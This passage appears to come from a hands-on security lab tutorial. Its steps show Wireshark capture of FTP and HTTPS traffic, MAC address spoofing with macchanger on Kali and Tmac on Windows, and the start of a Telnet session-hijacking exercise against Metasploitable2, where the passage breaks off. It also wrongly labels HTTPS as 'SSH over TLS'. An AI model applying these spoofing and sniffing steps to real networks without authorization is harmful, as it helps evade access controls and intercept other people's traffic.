
- Select network interface



- Ftp Packets capture 🖱️




- All details about ftp packet




Step-22 Capture https traffic


- Same process , open wireshark




- Select network interface



- Hhttps traffic capture (SSH over TLS)




- Detail information about https packet




Step-23 Spoof The Mac Address

- Open kali linux terminal and type followind commands for spoofing mac address of linux operating system



Commands – macchanger -a eth0



Command -: macchanger -a eth0

```
root@kali: /home/kali
# macchanger -a eth0
Current MAC: 00:60:67:6d:a3:d1 (ACER NETXUS INC.)
Permanent MAC: 00:0c:29:75:55:d3 (VMware, Inc.)
New MAC: 00:00:00:f2:e1:cb (DEVELCON ELECTRONICS LTD.)


root@kali: /home/kali
# macchanger -A eth0
Current MAC: 00:00:00:f2:e1:cb (DEVELCON ELECTRONICS LTD.)
Permanent MAC: 00:0c:29:75:55:d3 (VMware, Inc.)
New MAC: 4c:64:d9:58:7b:1c (Guangdong Leawin Group Co., Ltd)


root@kali: /home/kali
# macchanger -a eth0
Current MAC: 4c:64:d9:58:7b:1c (Guangdong Leawin Group Co., Ltd)
Permanent MAC: 00:0c:29:75:55:d3 (VMware, Inc.)
New MAC: 00:26:20:e8:ae:3b (ISGUS GmbH)

root@kali: /home/kali
```

Spoof Mac Address On Windows Operating System using Tmac Application


- Open tmac application and select network interface






Step-24 Attempt Session Hijacking On Telnet Traffic

- Open metasploitable2



